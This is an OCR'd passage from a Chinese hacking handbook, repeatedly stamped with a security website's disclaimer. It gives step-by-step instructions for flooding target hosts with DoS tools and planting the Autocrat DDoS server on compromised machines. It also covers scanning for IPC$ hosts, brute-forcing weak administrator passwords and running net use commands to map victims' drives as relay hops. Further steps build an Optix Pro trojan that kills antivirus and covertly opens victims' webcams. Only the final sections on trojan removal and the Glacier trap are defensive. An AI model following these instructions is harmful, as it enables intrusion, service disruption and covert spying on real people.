（1）探测扫描大量主机以寻找可入侵主机目标。

（2）入侵有安全漏洞的主机并获取控制权。

（3）在每台入侵主机中安装攻击程序。

（4）利用已入侵主机继续进行扫描和入侵。

由于整个过程是自动化的，攻击者能够在 5 秒钟内入侵一台主机并安装攻击工具。也就是说，在短短的一小时内可以入侵数千台主机。

7.13.4 拒绝服务攻击实战

明白了 DD.O.S 的原理就让我们看看具体的操作使用情况吧。因为“可恶”的网管竟然把服务器配置得找不到什么漏洞（不一定就是没有漏洞，可能是技术不到家，发现不了罢了。）想对服务器搞点入侵也做不到……没有招数可用的我们就抛出这个杀手锏——DD.O.S 吧。

步骤 1

首先介绍的是软件 DDOS Ping，它可以对一组目标主机进行查询指令攻击，支持多种网络速度调整，对付操作系统没打补丁的计算机简直是小意思了。

步骤 2

双击图标运行程序，在最上面的“Start IP address”后面填写目标主机 IP 地址段开始的 IP，在“End IP address”后面填写结束 IP 地址，如果是针对单一的主机进行攻击，那这两个 IP 地址填写同一个 IP 地址就可以了。最后单击“Start”按钮就开始攻击啦。如图 7-68 所示：




图7-68 开始攻击

步骤 3

下面设定攻击速度。拨号上网，就让滑块在“Modem”范围上调整。网吧联网方式是局域网，当然得选择“LAN”了。如图 7-69 所示：



图7-69 调整攻击速度

扫到的主机会在最下方的框中显示，扫描完成后，使用“Save List”按钮把得到的地址保存起来就可以了。

下面再看看另外一款国产攻击软件：狂怒之 PING。

“狂怒之 PING”使用了 Ping of Death 和 Ping Flood 两种攻击方式。开启了多个线程对同一个 IP 进行攻击。如果你是宽带网接入，而对方是 DDN 专线接入的形式。那对方就有可能在短时间

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

内网络被堵塞导致瘫痪。软件的界面如图 7-70 图所示：



图7-70 主界面

因为运行界面是中文的。所以我们大家都看得懂，在“目标 IP”填写被攻击的 IP 地址，“IP 碎片大小”可以通过滑块进行大小调节，碎片越大，攻击威力也越强。填写完成后按下“攻击”按钮。攻击就开始啦。

这个软件下方还有一个“[肉鸡攻击用] 隐藏”按钮。作用是在被我们入侵的主机上运行该程序时隐藏程序界面。单击此按钮，程序的界面消失，但是程序并没有退出运行。我们使用进程查看软件还可以看到正在运行中的这个程序。

再来看第三款 D.O.S 软件“UDP Flooder”。它和 DDOS Ping 界面差不多，可以设定发送的数据包的内容，支持使用 UDP 协议传输。程序运行时界面如下。如图 7-71 所示：




图7-71 UDP Flooder主界面

在“IP/hostname”中填写目标主机地址，在“Speed”中设定网络数据的发送速度。自然是“Modem”速度最慢，“LAN”速度最快了。在最下方的是“Date”是设定“Random(随机)、Text(文本)、From file(文件中获取)”三种发送的数据的方式。他们的区别在于“随机方式”可以不用考虑传送的数据；“文本方式”可以自己填写特定的数据；“文件中获取方式”可以使用文件的内容作为发送的数据。最后单击“Go”按钮，整个世界一下子就清净了不少。

7.13.4 DD.O.S防御

上面这些都需要一些人合作才可以对大型主机实施攻击，也就是说人多欺负人少。但是如今的世道“变“了——用 DD.O.S 工具也可以不用人多欺人少了。有了 Autocrat（独裁者 DDoS 攻击器）一个人就能简单方便的操作多台肉鸡了，可以说掌握了这个，我们就可以攻击全世界 90% 以上的网站了。

首先当然是下载我们的工具 Autocrat（独裁者 DDoS 攻击器）了，这个软件在 Windows 98 和 Windows 2000 下都可以使用，解压后，我们看见下面四个文件：

（1）Server.exe：服务器端；

（2）Client.exe：控制端，就用它操作 Autocrat 了；

（3）Mswinsck.ocx：控制端需要的网络接口；

（4）Richtx32.ocx：控制端需要的文本框控件。

首先我们必须用一切手段把 Server.exe 放到别人机器里，记住只要 Server.exe 一个就够了，过程这里就不多说了，参照前面所讲的木马植入方法。运行 Server 后，程序会自动安装并重启计算机，等我们的肉鸡重新上来后，它就已经是用来对别人实施 DDOS 攻击的服务器了。安装成功的标记是源文件消失，肉鸡重新启动。

Client 是控制 Server 的工具，运行以后，首先要添加主机。我们可以用 Autocrat 的扫描功能扫描肉鸡，单击“扫描主机”按钮，在弹出窗口填写扫描的目标 IP 地址段。如图 7-72 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图7-72 填写扫描的目标IP地址段

扫描到的受控主机出现在左侧的“主机列表”中），如图 7-73 所示：




图7-73 扫描信息

点击“添加”按钮，输入 IP 即可。如图 7-74 所示：




图7-74 输入IP

发动攻击前，为了保证 Server 的有效，我们最好对它来次握手应答过程，把没用的 Server 踢出去。使用命令控制台中的“检查状态”按钮，检查填加主机的工作情况。Client 会对 IP 列表来次扫描检查，最后会生成一个报告。点击“切换”按钮进入无效主机列表，用“清理主机”按钮把无效的废机踢出去，再按一次“切换”就转回主机列表了，别忘了 wsock32s/l/p.dll 这三个 DLL，它们是攻击的关键，用“检查文件”按钮查看文件状态，如果发现文件没了，你可就要注意了，可以用 Extract 命令释放文件。

好了，经过前面的检测，我们现在可以发动攻击了。可供我们选择的攻击方式有四种。如图 7-75 所示：



图7-75 攻击方式

(1)SYN 攻击：源 IP 乱填（要遵守 IP 协议），目标 IP 填我们要攻击的 IP 或域名，源端口 0——65535 随便一个，目标端口：80——攻击 HTTP，21——攻击 FTP，23——攻击 Telnet，25/110——攻击 E-MAIL，8000——攻击腾讯 QQ 服务器。

(2)LAND 攻击：填目标 IP 和目标端口即可（同 SYN）

(3)FakePing 攻击：源 IP 随便填，目标 IP 填你要攻击的 IP。

(4) 狂怒之 Ping 攻击：直接填目标 IP 即可，原理同 FakePing。

(5) 点“停止攻击”即可停止。

也可以直接在 IE 里输入 http://“IP”:8535 就可以直接用 Server 攻击了，不用 Client 也可以玩。如图 7-76 所示：




图7-76 用Server攻击

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

下面看一看仅能在NT/2000下运行的拒绝服务攻击工具，这是一个纯粹的DDOS的工具，是运行在命令提示符下的。

在命令提示符下输入“LAND15”回车，程序提示你输入参数，后面的是程序的宣传广告，不看也罢。如图7-77所示：



图7-77 输入“LAND15”

这里攻击目标是服务器“202.194.***.168”。我们先Ping一下对方，看看目标计算机是否在网上。运行命令“Ping 202.194.***.168 -t”，看到“Replay from 202.194.***.168 ……”了吧？如图7-78所示：



图7-78 运行命令“Ping 202.194.***.168 -t”

这个意思是目标服务器响应了我们的Ping请求。接下来我们使用带参数的“LAND15”程序，其命令格式为“land15 202.194.***.168 80”。如图7-79所示：



图7-79 使用带参数的“LAND15”程序

现在大家可以看到LAND程序运行以后，目标服务器就PING不通了，显示信息为“Request timed out”。这样任何人都无法通过网络再访问目标计算机，实现了我们阻断隔离的目的。

讲完了以上的软件后大家可能会注意到了在实际应用中，依靠单台计算机的攻击，比如攻击www.microsoft.com（树大招风嘛），发起的攻击数据就像在海边打水漂，是不可能掀起冲天大浪的。所以只有我们多人、多机联手，才会有出奇的效果。DDoS攻击力量强大的原因在于数量的多少，多就是强，少就是弱。“众人拾柴火焰高”，没有了大家的合作帮助。是什么也实现不了的。

7.14 跳板攻击

代理上网，也就是通过别人的机器当作你和目标机的一个中转站，间接的访问目标机。这个时候在目标机上留的地址当然就是代理服务器的——跳板攻击其实也是同理。但跳板攻击与代理服务器的使用颇有不同之处，跳板式攻击随黑客的技术能力、被攻击目标的影响力不同而需要采取不同的措施。例如，攻击一台名不经传的小网站，那么通常黑客只需使用一级跳板就可以了。但是如果攻击英国皇家网站的话，那么至少也应该使用三级跳板才可以勉强进行攻击行为。如图7-80所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图7-80 跳板图

即使这样，也难免有被安全专家捉住的危险。但是做为个人用户来说，谁又有兴趣和能力去攻击这类网站呢？所以在本计中只是简单地讲解一下两级跳板实现的原理。希望能对网络安全爱好者对跳板式攻击的原理有个初步的认识。

7.14.1 实现一级跳板

以两级跳板为例，让我们来看看最简单的实现方法。

步骤 1

首先让我们国内鼎鼎大名的流光来实现第一级跳板。如图 7-81 所示：




图7-81 流光主界面

步骤 2

我们先来利用流光扫描 IPC$ 主机，单击菜单上的“探测”、“扫描 POP3/FTP/NT/SQL 主机”。如图 7-82 所示：




图7-82 扫描IPC$主机

步骤 3

在弹出窗口上输入开始地址和结束地址，当然是自己随便找一个输入了，看运气吧！“扫描主机类型”选择“NT/98”。如图 7-83 所示：




图7-83 主机扫描设置

步骤 4

将开始和结束的 IP 地址还有“扫描的主机类型”填好后点击“确定”即可流光就开始扫描了，这时我们就可以用“断开”命令暂时断开和服务器的连接，让它自己扫去吧！

这里需要提示一下的是，如果我们扫描的模式一开始就使用的是流光的远程扫描模式的话，就更妙了。等全部结束后，结果如图 7-84 所示：



图7-84 扫描结果

步骤 5

在“IPC$ 主机”下所出现的电脑就是我们的目标了。任选一个 IPC$ 主机，我们在它上面按鼠标右键，选择“探测”、“探测 IPC$ 用户列表”，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

使用专门的黑客字典对密码进行探测。如图 7-85 所示：




图7-85 选择“探测IPC$用户列表”

步骤 6

在弹出的窗口中，勾选上“仅探测Administrators组的用户”，然后按下“是”。如图 7-86 所示：




图7-86 勾选上“仅探测Administrators组的用户”

步骤 7

经过漫长的等待后，终于有了一台使用弱口令的主机被发现了。如图 7-87 所示：




图7-87 发现弱口令主机

步骤 8

现在我们通过 3389 远程（具体方法请参考本书相关内容）登陆肉机。然后，我们在肉机上打开 DOS 窗口，按下面的格式输入命令：

net use \\202.242.141.150 \IPC$ “ ” / user: “administrator”，然后回车，稍等片刻就会显示“命令执行成功”。

这时，我们就实现了在 210.242.144.195 机器上无已方记录的效果。这样一级跳板就完成了。

7.14.2 实现二级跳级

现在让我们还在本机上重复一级跳板的查找过程，当再次查找到具有弱口令的肉机时，就可以在 一级跳板上建立二级跳板了。现在让我们来看看如何在二级跳板上实现攻击。假设，现在发现一台韩国的肉鸡有共享漏洞，那么我们就可以使用共享映射的方法将该机上共享磁盘映射到二级跳板上——当然这只是举个例而已，除非你运气好，使用的二级跳板是常年累月都不关机也不进行维护的机子。 当然，这类机子在日本和韩国倒也是蛮多的。映射的命令过程如下：如图 7-88 所示




图7-88 映射的命令过程

建立连接：net use *.*.*.*\ipc$ “ ” /user:” administrrator”

建立映射：net use z: *.*.*.*\C$ // 将肉鸡的 C 盘映射到二级跳板中

当命令成功完成后，回到二级跳板的桌面，双击“我的电脑”图标，可以看到映射过来的 C 盘已经赫然在目了。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第8章

黑客控制与网管反控制

控制与反控制一直是计算机安全领域中的一对矛盾，也正是因为有了这对矛盾才使得以往被人忽视的安全问题深入人心。就像计算机病毒与杀毒软件的关系一样，控制与反控制也在不断上演道高一尺，魔高一丈的戏。但作为计算机使用者，无论是道还是魔，都需要压过对方。



溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.1 远程强制开启对方视频

“木马”从早期大家使用的功能单一，到现在功能强大、特点鲜明的木马，象什么带端口反弹的“网络神偷”、自动上线的“灰鸽子”、溶于系统内核的“rootkit”木马等等，真是百花齐放，各具特色。这里本书将要向大家介绍一款目前国内网底遭到严厉指责的木马 —— “Optix Pro”，它可以远程打开对方的视频！

8.1.1 木马设置

下面来看一下如何利用这款木马远程开启对方的视频，首先打开“Optix Pro”木马文件包，里面包含了几个文件，其中：“CLIENT.EXE”是控制端，“BUILDER.EXE”是木马生成端。这个木马比起常见的木马，区别就在于“控制端”和“服务器生成端”是分开的，这样就使它比常见木马具有更多的功能。来看看如何配置。



步骤 1

首先要生成一个服务器端，方法是先打开“BUILDER.EXE”进行木马的生成。木马的设置分为：图标选择，注册表隐藏，防火墙终止，上线通知方式等。下面是一次典型的设置。

在“Main setting”标签设置中，对“General Information”进行一些端口等信息的设置，按默认设置即可。如图 8-1 所示：





图8-1 端口等信息的设置

步骤 2

在“Main setting”标签设置中，对“Server Icon”进行木马图标的设置，选择一个比较有诱惑力的图标文本文件。接着在“Startup&Installation”标签设置中，采用默认的设置，这里主要是对木马在注册表以及系统文件中的启动项目进行命名！



步骤 3

接着在“Notifications”标签设置中，对木马上线通知的方式进行设置。方式非常多，可以说是我见过的木马中上线方式最多的一个。这里采用大家最容易设置的“邮件上线”通知。点击“add new”按钮，根据向导提示一步步填写邮件服务器 SMTP 地址、端口号和邮件地址。如图 8-2 所示：




图8-2 填写信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

TIPS

SMTP(Simple Mail Transfer Protocol)即简单邮件传输协议，它是一组用于由源地址到目的地址传送邮件的规则，由它来控制信件的中转方式。SMTP协议属于TCP / IP协议族，它帮助每台计算机在发送或中转信件时找到下一个目的地。通过SMTP协议所指定的服务器，我们就可以把E－mail寄到收信人的服务器上了，整个过程只要几分钟。SMTP服务器则是遵循SMTP协议的发送邮件服务器，用来发送或中转你发出的电子邮件。

剩下的两个选项是用来设置要终止的杀毒软件、防火墙和设置加密方式。按照默认值配制即可。一切设置完毕后，点“Build/Create Server”生成木马服务器端！如图8-3所示：




图8-3 生成木马服务器端

8.1.2 开启远程视频

现在就可以进行客户端控制了，首先在远程计算机中运行生成的服务器端，接着就可以在自己的计算机中打开“CLIENT.EXE”进行控制了。在主窗口的IP和port中分别填写对方的IP地址以及采用的传输端口3410，然后即可连接上。如图8-4所示：



图8-4 填写IP及端口

在“Pc manipulation”选项中选择“Cam Capture”功能，打开视频功能的选项面板，点击“start”按钮即可进行视频查看。速度非常快，就跟面对面视频一样。如图8-5所示：



图8-5 打开视频功能

8.1.3 服务器端清除

下面来说说如何清除安装的服务器端，方法很简单，只需通过下面的步骤即可手动删除即可：

首先先进入注册表，在启动项[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]下将木马的启动键值“GLSetIT32”删除掉，然后再到“C:\WINDOWS\SYSTEM\”下找到“msiexec16.exe”（木马产生的系统文件，大小为925.395 bytes），彻底删除，这样就完成了木马的查杀。如果提示文件在被使用，无法删除，请重新启动计算机后再删除。

8.2 妙用冰河陷阱防控制

提起“冰河”木马，相信没有多少网民不知道。作为国内木马程序的经典之作，它操作简单，功能强大。虽然原作者黄鑫从2.2B版本已经彻底停止了开发，但许多“好事者”却继续在对“冰河”程序进行不断的修改。于是网络上就出现了一些所谓的冰河3.0、5.0、V60、V70、V80、2000、XP以及各种“XX专版”，更有甚者已经开始对修改后的冰河程序进行收费，针对这些令人头疼

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的“冰河”们，现在还是让我们来使用冰河原作者黄鑫开发的“冰河陷阱”来次反攻击吧！

8.2.1 冰河陷阱简介

“冰河”作为中国第一代木马，它的诞生结束了国外木马一统天下的局面，甚至连它的作者都没想到“冰河”会产生如此大的影响，在随后的几天内，各大杀毒软件厂商都将其列为查杀对象。“冰河”这两个字几乎成为“木马”的代名词。如图 8-6 所示：





图8-6 冰河主界面

作者的开发意图是打造一个功能强大的远程控制软件，但“冰河”从一开始就偏离了作者的开发目的，所以到了 2.2B 版以后，作者决定不再继续为其升级，并在随后开发了一款专门针对“冰河”的工具——冰河陷阱。用来对付那些把“冰河”用在不正当地方的人。



“冰河陷阱”程序主要有两大功能：一是自动清除所有版本“冰河”被控端程序。二是把自己伪装成“冰河”被控端，记录入侵者的所有操作。如果各位读者还在受“冰河”的困扰，“冰河陷阱”无疑是您最好的选择。

8.2.2 清除冰河木马

步骤 1

因为冰河陷阱可以检测、清除冰河木马服务器端，所以在运行冰河陷阱后，如果当前系统中已经被别人植入了冰河木马的话，那么程序将自动弹出一个提示框，提示我们是否自动清除冰河木马被控端程序，此时当然要点击“是”按钮了。如图 8-7 所示：




图8-7 点击“是”按钮

步骤 2

接下来它会显示出系统中被他人植入的“冰河”木马的配置信息，点击“确定”按钮后，冰河陷阱就会自动彻底地从系统中清除冰河木马了。如图 8-8 所示




图8-8 “冰河”木马的配置信息

步骤 3

在清除木马程序后，冰河陷阱还会将其配置信息以及清除情况保存在当前目录的“清除日志 .txt”文件中。如图 8-9 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图8-9 配置信息

步骤 4

如果我们打开该文件查看的话，你会发现入侵者对我们的计算机“监听端口”是“7626”（也可能会是其他数字），这个后面要用到。而“接收IP信箱”后面显示的邮箱就是入侵者接收我们的IP地址以及密码等信息的信箱，此时，我们就可以向该信箱发出警告信或者请求信箱服务商的管理员帮助了。如图8-10所示：



图8-10 打开该文件



如果“冰河陷阱.exe”处于运行状态，冰河木马被控端程序将无法在你的系统中再次运行。而且每次它启动时都会自动检查系统中有无冰河被控端程序，并提示清除。因此建议大家选中“设置”菜单中的“随系统自动启动”选项，让它开机自动运行。

8.2.3 诱骗黑客

步骤 1

在清除完冰河木马后，“冰河陷阱”的主窗口将会打开，由于“冰河”使用的是7626端口，所以默认情况下“冰河陷阱”自动监听7626端口。如图8-11所示：




图8-11 自动监听7626端口

步骤 2

如果需要改变“冰河陷阱”的监听端口，则可以打开程序主窗口的“设置”菜单，选择“设置监听端口”命令，在弹出的对话框中输入要修改的端口号。如图8-12所示：




图8-12 输入要修改的端口号

步骤 3

接下来在点击“文件”、“打开陷阱”菜单，随即“冰河陷阱”就会完全模拟真正的“冰河”服务端程序对入侵者的控制命令进行响应。例如，被入侵主机原有三个驱动器，但冰河陷阱在启动后，骇客在控制端将只能看到冰河陷阱模拟出的两个硬盘驱动器，而原有的三个驱动器将不会显示出来。如图8-13所示：

